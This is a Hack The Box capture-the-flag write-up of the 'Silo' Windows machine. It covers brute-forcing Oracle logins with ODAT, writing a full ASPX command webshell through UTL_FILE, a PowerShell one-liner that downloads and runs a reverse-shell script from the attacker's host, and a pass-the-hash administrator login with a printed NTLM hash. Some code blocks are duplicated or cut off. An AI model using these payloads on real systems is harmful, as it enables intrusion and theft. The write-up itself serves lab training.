Silo

Difficulty: Medium
OS: Windows

Nmap

Doing an aggressive nmap scan, we see a number of windows ports open.

```
┌──(root💀 kali)-[~/htb/silo]
└─# nmap -A 10.10.10.82 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-25 00:59 EDT
Nmap scan report for 10.10.10.82
Host is up (0.11s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   Oracle TNS listener 11.2.0.2.0 (unauthorized)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  oracle-tns   Oracle TNS listener (requires service name)
49160/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nm
org/submit/ ).
```

Enumeration

Testing out RPC and SMB anonymous login, we are unable to authenticate.

Heading over to the website on port 80, we find a standard IIS server. First thing we do here is run a fuzz scan to find potential web directories.

While that runs, we also notice nmap reported oracle running on port 1521. Since we know nothing about the oracle instance, we are going to try finding its SID with a tool called ODAT. We simply plug in the ip and port that is running oracle to begin SID guessing (brute forcing).

Doing this, we find the SID of "XE"

```
┌──(root💀 kali)-[/opt/odat]
└─# python3 odat.py sidguesser -s 10.10.10.82 -p 1521

[1] (10.10.10.82:1521): Searching valid SIDs
[1.1] Searching valid SIDs thanks to a well known SID list on the 10.10.10.82:1521 server
[+] 'XE' is a valid SID. Continue ...              ##########################################
100% |##########################################################################################
[1.2] Searching valid SIDs thanks to a brute-force attack on 1 chars now (10.10.10.82:1521)
100% |##########################################################################################
[1.3] Searching valid SIDs thanks to a brute-force attack on 2 chars now (10.10.10.82:1521)
[+] 'XE' is a valid SID. Continue ...              ##########################################
100% |##########################################################################################
[+] SIDs found on the 10.10.10.82:1521 server: XE
```

python3 odat.py sidguesser -s 10.10.10.82 -p 1521

From here we know oracle is the way to go

Oracle with ODAT

Now that we have the SID of the oracle instance, we are going to brute force the login still utilizing ODAT.

```
┌──(root💀 kali)-[/opt/odat]
└─# python3 odat.py passwordguesser -s 10.10.10.82 -d XE

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 15
The login cis has already been tested at least once. What do you want to do:
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
c
[!] Notice: 'ctxsys' account is locked, so skipping this username for password
[!] Notice: 'dbsnmp' account is locked, so skipping this username for password
[!] Notice: 'dip' account is locked, so skipping this username for password
[!] Notice: 'hr' account is locked, so skipping this username for password
[!] Notice: 'mdsys' account is locked, so skipping this username for password######
[!] Notice: 'oracle_ocm' account is locked, so skipping this username for password#
[!] Notice: 'outln' account is locked, so skipping this username for password######
[+] Valid credentials found: scott/tiger. Continue...
[!] Notice: 'xdb' account is locked, so skipping this username for password#######
100% |##################################################################################
[+] Accounts found on 10.10.10.82:1521/sid:XE:
scott/tiger
```

python3 odat.py passwordguesser -s 10.10.10.82 -d XE

We find the default credentials “scott:tiger” are being used in oracle. Testing these out, we are able to connect to the database as a low privileged user.

```
┌──(root💀 kali)-[/opt/odat]
└─# sqlplus64 scott/tiger@10.10.10.82/XE

SQL*Plus: Release 21.0.0.0.0 - Production on Thu Jul 8 00:19:55 2021
Version 21.1.0.0.0

Copyright (c) 1982, 2020, Oracle.  All rights reserved.

ERROR:
ORA-28002: the password will expire within 7 days



Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
```

```
SQL> SELECT * FROM session_privs;

PRIVILEGE
----------------------------------------
CREATE SESSION
CREATE TABLE
CREATE CLUSTER
CREATE SEQUENCE
CREATE PROCEDURE
CREATE TRIGGER
CREATE TYPE
CREATE OPERATOR
CREATE INDEXTYPE

9 rows selected.
```

```
SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO

SQL>
```

Sqlplus64 scott/tiger@10.10.10.82/XE

As it stands, we do not have many privileges. Attempting to find any sort of database comes back with nothing. We can, however, attempt to login with “sudo” privileges as a database administrator (sysdba).

```
┌──(root💀 kali)-[/opt/odat]
└─# sqlplus64 scott/tiger@10.10.10.82/XE as sysdba

SQL*Plus: Release 21.0.0.0.0 - Production on Thu Jul 8 00:31:23 2021
Version 21.1.0.0.0

Copyright (c) 1982, 2020, Oracle.  All rights reserved.


Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
```

Sqlplus64 scott/tiger@10.10.10.82/XE as sysdba

We successfully login as “sudo” on the database and find we have more privileges than before.

To test out if file reading works we perform the following:

```
SQL> set serveroutput ON
```

```
SQL> declare
  2    f utl_file.file_type;
  3    s varchar(200);
  4  begin
  5    f := utl_file.fopen('/inetpub/wwwroot', 'iisstart.htm', 'R');
  6    utl_file.get_line(f,s);
  7    utl_file.fclose(f);
  8    dbms_output.put_line(s);
  9  end;
 10  /
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

PL/SQL procedure successfully completed.

SQL>
```

Set serverouput ON

declare
f utl_file.file_type;
s varchar(200);
begin
f := utl_file.fopen('/inetpub/wwwroot', 'iisstart.htm', 'R');


```
utl_file.get_line(f,s);
utl_file.fclose(f);
dbms_output.put_line(s);
end;
/
```

What this is doing is allowing output to be placed on our instance, thus allowing us to view file contents. As for the declaration, we are creating the variables f, a file, and s, a character buffer. The file we want is one we know will be on the system. For the case above, we are reading the basic iis text file containing information about it. We are using 'R' to read the file only. Once we have opened the file, we store it in the character buffer 's', close the file, then output the contents of 's' onto our screen.

Since we are running as the database administrator, it may be possible to also write files. If so, then we can create a file on the iis server that contains shellcode for us to use and gain RCE.

Testing this out, we create a file with commands similar to before, except we are making a file called "helloworld.txt" with content "test". Doing all this, we successfully create a file on the server and see it run in the web browser.

```
SQL> declare
  2    f utl_file.file_type;
  3  s varchar(5000) := 'test';
  4  begin
  5    f := utl_file.fopen('/inetpub/wwwroot', 'helloworld.txt', 'W');
  6    utl_file.put_line(f,s);
  7    utl_file.fclose(f);
  8  end;
  9  /

PL/SQL procedure successfully completed.

SQL>
```




```
declare
f utl_file.file_type;
s varchar(5000) := 'test';
begin
f := utl_file.fopen('/inetpub/wwwroot', 'helloworld.txt', 'W');
utl_file.put_line(f,s);
utl_file.fclose(f);
end;
/
```

The next logical step is to upload an aspx script to gain webshell and then RCE.

Running this, we get a successful page created

```
SQL> declare
  2  f utl_file.file_type;
  3  s varchar(5000) := '<%@ Page Language="C#" Debug="true" Trace="
r">void Page_Load(object sender, EventArgs e){}string ExcuteCmd(stri
ardOutput = true;psi.UseShellExecute = false;Process p = Process.Sta
ject sender, System.EventArgs e){Response.Write("<pre>");Response.Wr
" runat="server"><asp:TextBox id="txtArg" runat="server" Width="250p
lblText" runat="server">Command:</asp:Label></form></body></HTML>';
  4  begin
  5  f := utl_file.fopen('/inetpub/wwwroot', 'ex.aspx', 'W');
  6  utl_file.put_line(f,s);
  7  utl_file.fclose(f);
  8  end;
  9  /

PL/SQL procedure successfully completed.

SQL>
```



declare

```
2  f utl_file.file_type;
3  s varchar(5000) := '<%@ Page Language="C#" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagnostics" %><%@ Import Namespace="System.IO" %><script Language="c#" runat="server">void Page_Load(object sender, EventArgs e){}string ExcuteCmd(string arg){ProcessStartInfo psi = new ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/c "+arg;psi.RedirectStandardOutput = true;psi.UseShellExecute = false;Process p = Process.Start(psi);StreamReader stmrdr = p.StandardOutput;string s = stmrdr.ReadToEnd();stmrdr.Close();return s;}void cmdExe_Click(object sender, System.EventArgs e){Response.Write("<pre>");Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));Response.Write("</pre>");}</script><HTML><body ><form id="cmd" method="post" runat="server"><asp:TextBox id="txtArg" runat="server" Width="250px"></asp:TextBox><asp:Button id="testing" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button><asp:Label id="lblText" runat="server">Command:</asp:Label></form></body></HTML>';
4  begin
5  f := utl_file.fopen('/inetpub/wwwroot', 'ex.aspx', 'W');
6  utl_file.put_line(f,s);
7  utl_file.fclose(f);
8  end;
9  /
```

First thing we do is send a reverse shell back to us for easier enumeration

```
┌──(root💀 kali)-[~/htb/silo]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.82] 49164
Windows PowerShell running as user SILO$ on SILO
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
```


powershell iex(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')

Privilege Escalation

As our webshell user, we are able to access user “phineas” and their workstation. Inside their desktop is the user flag, but also a file called “Oracle issue.txt”. This file contains a link to a dropbox and the password is provided.

```
PS C:\Users\Phineas\Desktop> type "Oracle issue.txt"
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):

Dropbox link provided to vendor (and password under separate cover).

Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password:
?%Hm8646uC$
PS C:\Users\Phineas\Desktop>
```

Going to this site, we are presented with a password prompt



The password does not seem to work.

On Ippsec’s video, he explains that the first character we see, the ‘?’ is not actually a question mark. It is a foreign character. The way he got the correct password was by base64 encoding the file then transferring it to his machine where he decoded it. This strange character occurred due to differences in encoding.

To conver to base64 in powershell, we perform the following commands

```
PS C:\Users\Phineas\Desktop> $fc = Get-Content "Oracle Issue.txt"
PS C:\Users\Phineas\Desktop> $fc
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):

Dropbox link provided to vendor (and password under separate cover).

Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password:
?%Hm8646uC$
PS C:\Users\Phineas\Desktop> $fe = [System.Text.Encoding::UTF8.GetBytes($fc)
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):

Dropbox link provided to vendor (and password under separate cover).

Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password:
?%Hm8646uC$
```

```
PS C:\Users\Phineas\Desktop> $fe = [System.Text.Encoding]::UTF8.GetBytes($fc)
```

```
PS C:\Users\Phineas\Desktop> [System.convert]::ToBase64String($fe)
U3VwcG9ydCB2ZW5kb3IgZW5nYWdlZCB0byB0cm91Ymxlc2hvb3QgV2luZG93cyAvIE
Bhc3N3b3JkIHVuZGVyIHNlcGFyYXRlIGNvdmVyKS4gIERyb3Bib3ggbGluayAgaHR0
NjQ2dUMk
PS C:\Users\Phineas\Desktop>
```

$fc = Get-Content "Oracle Issue.txt"

$fe = [System.Text.Encoding]::UTF8.GetBytes($fc)

Taking the base64 encoded message to our local machine, we finally see the correct dropbox password contains the British Pound symbol.


```
┌──(root💀 kali)-[~/htb/silo]
└─# nano b64.txt

┌──(root💀 kali)-[~/htb/silo]
└─# base64 -d b64.txt
```

```
link password: £%Hm864
```

base64 -d b64.txt

The password is "**£%Hm8646uC$**"

Once inside, we find a single file with the "dmp" extension. The note earlier mentioned this was a memory dumb, so it may contain password hashes.



We download and unzip this file to get the "dmp" file.

```
┌──(root💀 kali)-[~/htb/silo]
└─# unzip SILO-20180105-221806.zip
Archive:  SILO-20180105-221806.zip
  inflating: SILO-20180105-221806.dmp
```

To analyze the dmp file, we use volatility. First we need to get the image OS, then use this information to add more information to the command and dump hashes.

```
┌──(root💀 kali)-[/opt/volatility]
└─# python vol.py -f /root/htb/silo/SILO-20180105-221806.dmp imageinfo
```

python vol.py -f /root/htb/silo/SILO-20180105-221806.dmp imageinfo

I spent a long time trying to get volatility to work, but nothing functioned properly. We were going to find what OS image was being used in the dump file, then specify that image in the next command and dump hashes. The hashes dumped contain the administrator LM and NTLM hashes which we use to root the machine

```
┌──(root💀 kali)-[/opt/impacket/examples]
└─# pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7 //10.10.10.82 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7 //10.10.10.82 cmd

Downloading ODAT

Go to the ODAT github and clone the repo in a desired location. Then, inside the repo, execute these:

```
git submodule init
git submodule update
```

Next, install some python packages.

```
sudo apt-get install libaio1 python3-dev alien python3-pip
```

Now we need to install the Oracle client, sdk (development) and sqlplus from the oracle website. The website is:

https://www.oracle.com/database/technologies/instant-client/linux-x86-64-downloads.html

We download these RPM packages:

Basic Package (RPM)	oracle-instantclient-basic-21.1.0.0.0-1.x86_64.rpm	All files required to run OCI, OCCI, and JDBC-OCI applications (56,355,344 bytes) (cksum - 1750562596)
SQL*Plus Package (RPM)	oracle-instantclient-sqlplus-21.1.0.0.0-1.x86_64.rpm	The SQL*Plus command line tool for SQL and PL/SQL queries (721,868 bytes) (cksum - 2632389324)
SDK Package (RPM)	oracle-instantclient-devel-21.1.0.0.0-1.x86_64.rpm	Additional header files and an example makefile for developing Oracle applications with Instant Client (667,308 bytes) (cksum - 3955626529)

Once downloaded, we need to convert the RPM packages into DEB packages. RPM is used on redhat which is a different architecture. To do this, we execute:

```
alien --to-deb *.rpm
```

To install the newly created DEB packages, we do:

*Dpkg -i *.deb*

Now we need to add a path to our **/etc/profile**. Under root, we place the home path of oracle.

```
if [ "`id -u`" -eq 0 ]; then
  PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
  export ORACLE_HOME=/usr/lib/oracle/21/client64/
  export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib
  export PATH=${ORACLE_HOME}bin:$PATH
else
  PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
fi
export PATH
```

export ORACLE_HOME=/usr/lib/oracle/21/client64/
export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib
export PATH=${ORACLE_HOME}bin:$PATH

NOTE: the directory may change based on the installed oracle version. To check what version, go to "**/usr/lib/oracle/?????**" where the question marks are the version

Lastly, install a python library

pip3 install cx_Oracle

Finally reboot the machine and odat should be installed